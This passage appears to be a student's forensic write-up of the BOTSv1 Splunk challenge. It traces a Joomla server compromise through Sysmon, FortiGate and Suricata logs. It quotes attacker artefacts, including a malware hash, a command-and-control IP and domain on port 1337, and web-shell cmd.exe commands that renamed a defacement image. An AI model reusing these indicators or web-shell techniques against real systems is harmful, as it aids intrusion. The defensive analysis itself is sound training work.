Name='UtcTime'>2016-08-10 21:56:18.142</Data><Data Name='ProcessGuid'>{E500B0EA-A302-57AB-0000-00108D65C301}</Data><Data Name='ProcessId'>3880</Data><Data Name='Image'>C:\inetpub\wwwroot\joomla\3791.exe</Data><Data Name='CommandLine'>3791.exe </Data><Data Name='CurrentDirectory'>C:\inetpub\wwwroot\joomla\</Data><Data Name='User'>NT AUTHORITY\IUSR</Data><Data Name='LogonGuid'>{E500B0EA-219E-57AA-0000-0020E3030000}</Data><Data Name='LogonId'>0x3e3</Data><Data Name='TerminalSessionId'>0</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>SHA1=65DF73D77324D008C83C3E57B445DF0FD43A51,MD5=AAE3F5A29935E6ABCC2C2754D12A9AF0,SHA256=EC78C93D8453739CA2A370B9C275971EC46CAF6E479DE2B2D04E97CC47FA45D,IMPHASH=481F47BB82C9C21E108D65F52B04C448</Data><Data Name='ParentProcessGuid'>{E500B0EA-A302-57AB-0000-00102E63C301}</Data><Data Name='ParentProcessId'>2896</Data><Data Name='ParentImage'>C:\Windows\SysWOW64\cmd.exe</Data><Data Name='ParentCommandLine'>cmd.exe /c "3791.exe 2&gt;&1"</Data></EventData></Event></pre> host = we1149srv source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational

I searched this hash in VirusTotal. In behaviour information, I found communication related to IP address:

```
23.22.63.114
```

This was same IP address connected with earlier brute-force activity.



This provided supporting evidence that 3791.exe was related to attacker activity.

10. Finding Outbound Communication

After finding this IP address in VirusTotal, I checked whether compromised host communicated with it.

The query was:

```
index="botsv1"  
src_ip="192.168.250.70"  
dest_ip="23.22.63.114"
```

The results showed that compromised host contacted:

```
prankglassinebracket.jumpingcrab.com
```

The communication used destination port:

```
1337
```

The requested URL was:

```
/poisonivy-is-coming-for-you-batman.jpeg
```

FortiGate also classified the domain as:

Malicious Websites

The important fields were:

```
srcip=192.168.250.70
dstip=23.22.63.114
dstport=1337
hostname=prankglassinebracket.jumpingcrab.com
url=/poisonivy-is-coming-for-you-batman.jpeg
```

Place image here: FortiGate screenshot showing port 1337 and malicious website category.

The host made HTTP GET requests to retrieve this file.

http.url		
3 Values, 98.926% of events		Selected Yes No
Reports		
Top values	Top values by time	Rare values
Events with this field		
Values	Count	%
/joomla/administrator/index.php	1,235	95.736%
/joomla/agent.php	52	4.031%
/poisonivy-is-coming-for-you-batman.jpeg	3	0.232%

The HTTP response contained valid JPEG information such as:

```
Exif
Adobe Photoshop CS6
ICC_PROFILE
```

The response also contained around 554068 bytes of data. This confirms that server received a real JPEG file.

2016-08-10 22:19:52	we1149srv	1	C:\Windows\SysWOW64\cmd.exe	cmd.exe /c "dir 2>&1"	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe"
2016-08-10 22:19:48	we1149srv	1	C:\Windows\SysWOW64\cmd.exe	cmd.exe /c "dir 2>&1"	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe	"C:\Program Files (x86)\PHP\v5.5\php-cgi.exe"
2016-08-10 22:19:22	we1149srv	1	C:\Windows\SysWOW64\cmd.exe	cmd.exe /c "dir 2>&1"	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe	"C:\Program Files (x86)\PHP\v5.5\php-cgi.exe"
2016-08-10 22:19:14	we1149srv	1	C:\Windows\SysWOW64\cmd.exe	cmd.exe /c "dir 2>&1"	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe	"C:\Program Files (x86)\PHP\v5.5\php-cgi.exe"
2016-08-10 22:21:34	we1149srv	1	C:\Windows\SysWOW64\cmd.exe	cmd.exe /c "exit 2>&1"	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe	"C:\Program Files (x86)\PHP\v5.5\php-cgi.exe"
2016-08-10 22:21:31	we1149srv	1	C:\Windows\SysWOW64\cmd.exe	cmd.exe /c "exit 2>&1"	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe	"C:\Program Files (x86)\PHP\v5.5\php-cgi.exe"
2016-08-10 22:20:33	we1149srv	1	C:\Windows\SysWOW64\cmd.exe	cmd.exe /c "move 2.jpeg imnotbatman.jpg 2>&1"	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe	"C:\Program Files (x86)\PHP\v5.5\php-cgi.exe"
2016-08-10 22:20:13	we1149srv	1	C:\Windows\SysWOW64\cmd.exe	cmd.exe /c "dir 2>&1"	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe	"C:\Program Files (x86)\PHP\v5.5\php-cgi.exe"
2016-08-10 22:20:10	we1149srv	1	C:\Windows\SysWOW64\cmd.exe	cmd.exe /c "move ..\1.jpeg 2.jpeg 2>&1"	C:\Program Files (x86)\PHP\v5.5\php-cgi.exe	"C:\Program Files (x86)\PHP\v5.5\php-cgi.exe"

This shows following file movement:

```

1.jpeg
↓
2.jpeg
↓
imnotbatman.jpg

```

The parent process was:

```
C:\Program Files (x86)\PHP\v5.5\php-cgi.exe
```

This means attacker executed the commands through PHP backdoor or web shell.

```
> 8/10/16      { [-]
    10:19:11.351 PM  dest_ip: 23.22.63.114
                    dest_port: 1337
                    event_type: http
                    flow_id: 3326219642
                    http: { [-]
                        hostname: prankglassinebracket.jumpingcrab.com
                        http_content_type: image/jpeg
                        http_method: GET
                        length: 553879
                        protocol: HTTP/1.0
                        status: 200
                        url: /poisonivy-is-coming-for-you-batman.jpeg
                    }
                    in_iface: eth1
                    proto: TCP
                    src_ip: 192.168.250.70
                    src_port: 51573
                    timestamp: 2016-08-10T16:19:11.351981-0600
                    tx_id: 0
                }
    Show as raw text
    host = suricata-ids.waynecorpinc.local | source = /var/log/suricata/eve.json | sourcetype = suricata
```

The compromised host retrieved `poisonivy-is-coming-for-you-batman.jpeg` from the attacker-controlled domain `prankglassinebracket.jumpingcrab.com` over port `1337`. HTTP stream data confirmed that response contained valid JPEG content. Shortly afterward, commands executed through `php-cgi.exe` renamed `1.jpeg` to `2.jpeg` and then renamed `2.jpeg` to `imnotbatman.jpg`. Based on close timing, related JPEG file manipulation, and BOTSv1 challenge evidence, the downloaded image was used for website defacement.

12. Cyber Kill Chain Summary

Stage	Evidence
Reconnaissance	Acunetix scanned <code>imreallynotbatman.com</code>
Weaponization	<code>agent.php</code> and <code>3791.exe</code> were prepared
Delivery	Malicious files were transferred through HTTP POST requests
Exploitation	Repeated password attempts were made until attacker continued inside system
Installation	<code>agent.php</code> backdoor was uploaded and <code>3791.exe</code> was executed
Command and Control	Compromised host communicated with <code>23.22.63.114</code> and malicious domain
Actions on Objectives	Attacker performed discovery and prepared image for website defacement